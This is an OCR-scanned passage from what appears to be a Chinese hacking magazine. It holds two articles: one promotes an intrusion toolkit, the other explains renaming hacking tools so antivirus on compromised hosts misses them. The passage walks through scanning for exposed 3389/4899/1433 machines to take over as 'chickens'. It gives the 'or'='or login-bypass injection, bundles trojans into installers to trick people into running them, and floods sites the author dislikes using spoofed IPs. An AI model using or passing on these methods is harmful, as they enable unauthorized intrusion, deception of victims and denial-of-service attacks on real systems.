


图6

这样，几步轻松的操作就让我们对目标的信息了如指掌了^_^。

B.端口扫描

我们知道入侵一台机器，首先要看看对方对外开放了什么端口，端口就是我们入侵的入口点，所以我们这里的扫描器也人性化的集成了，使用简单方便，接着刚才的，获得ip以后，就点击端口扫描，就会自动切换到端口扫描模块。我们可以设置要扫描的区段，起始地址和终止地址填写好后，就可以进行区域扫描，要是想针对自己预定的几个或者几十个ip的特定端口，例如3389、4899端口进行扫描呢，那就要自己编写好一个txt，记录下那些ip，然后选择“从文件加载ip地址”就可以载入ip，再点扫描即可，或者定点扫描也可以，这些就看你个人想得到什么信息了，是要找肉鸡，还是针对一个ip入侵，如图7。




图7

C.4899过滤器

对于抓肉鸡，这个工具集成了一款4899探测器，你只需要把起始ip、结束ip填写上，就可以开始搜索了，如图8。




图8

以前玩黑时，这样可是可以扫到一批鸡的哦，不过现在应该是比较少的了，但偶尔还是会遇见一两只的。呵呵，看运气了。

D.网站后台扫描（可以自己添加页面进行扫描）

网站后台扫描，这可是常用的工具了，所以，理所当然的也给集成了。我们在进行注入攻击的时候，经常会把密码和用户名给扫出来，但是登录需要找到后台啊，那么此时，这工具就可以很好的帮助你了。另外，对于一些入侵不了的网站，我们尝试登录页面的过滤不严，也就是利用'or'='or，'or''='这类登录的情况，那么也是首先要扫描出网站的后台地址对吧？！如图9。




图9

小提示： 在用此工具的时候，我们还可以把自己平时累积下来的比较不常见的后台地址名给添加上去，那样我们扫描后台的成功率就会大大提高了。

3.连接器

A.连接3389　B.连接4899　C.连接1433

扫描到3389、4899、1433端口，并且得到口令后要怎么做啊？那当然是登录啦。或者对于我们自己的3389、4899等肉鸡怎么管理啊？突然想上上肉鸡，没有连接器怎么办啊？嘿嘿，有了攻防网络入侵器你就不用担心，它在里面都给你集成了，轻松一点，就弹出来了，如图10。

4.Windows系统自带捆绑

入侵中，少不了要用木马，有时候需要用到捆绑工具，这里也给集成了，不再需要麻烦的去找工具，这是Windows系统自

带的捆绑，可以捆绑安装程序、游戏什么的，来欺骗别人运行，这未尝不是一个好方法哦。




图10

5.洪水攻击

对于实在拿不下的站点，但是非常讨厌，例如我们比较讨厌的境外那些XXXX反华站点，不用客气的，来个最强的洪水攻击，如图11。

首先新建攻击，然后填写上伪ip，选择好速度，就可以开始进行疯狂的攻击了^_^！




图11

6.扩展工具

考虑到程序的大小，方便携带，所以作者就把这些常用的工具集合到其中，但是不可能满足到所有网络爱好者的需要，所以呢，这工具还具备了扩展的功能，我们只需点击“扩展工具”，就可以任意添加一些小工具到里面，方便自己使用了。

总结一下，这款综合型的攻防器，的确是网络人员必备的一款好武器，希望大家喜欢。

（本文涉及的相关工具：N.C.P.H常用攻防网络入侵器，光盘中有收录。）

文件改名也疯狂

风碧玉箫

现在，越来越多的杀毒软件都已经把黑客软件列入查杀的范围，害得我们在入侵时要用个什么Ca.exe（克隆帐户）之类的，自己电脑上安装的杀毒软件都会报警（图1）。更不用说把这类软件上传到肉鸡上去运行了。试想想，好不容易得到一个shell，千辛万苦地把黑客工具传了上去，却又眼巴巴地看着它被肉鸡上的杀毒软件给杀死，心情自然不爽。




图1

可能有黑友要说了，你可以把肉鸡上杀毒软件的进程给停了呀！因为现在的杀毒软件大都是通过服务的方式来加载的，只要停掉相应的服务就可以终止杀毒软件相应的进程。此法虽然简洁而有效，但万一对方此时刚好在线，发现自己电脑上的杀毒软件异常退出……结果不言而喻。如果这样的话，就要到手的“肉鸡”岂不要飞了？

也许别的黑友又要说了，你可以先把黑客程序脱壳，再换一种加壳软件进行加壳，或是修改特征码之类的，岂不就可以成功地躲过杀毒软件的查杀了呢？这个方法自然是十分有效，可以说是屡试不爽，但对于刚刚学习黑客入侵的小菜们，他们哪里懂得修改特征码这么高深的学问呢？就只能“望而却步”，对“鸡”长叹了！

说了这么半天，那么有没有一种简单的方法，既不需要什么高深的知识，又可以方便小菜们解决这个问题呢？答案当然是肯定的——那就是修改文件的扩展名。上面的图1是我在本机解压缩时杀毒软件报警的截图，但是我把文件扩展名改成txt后（主文件名也被我改了，ca.exe变成了c.txt），再在cmd下运行它，杀毒软件就不会报警，但一改回exe扩展名就会马上被金山毒霸给杀掉（图2）。

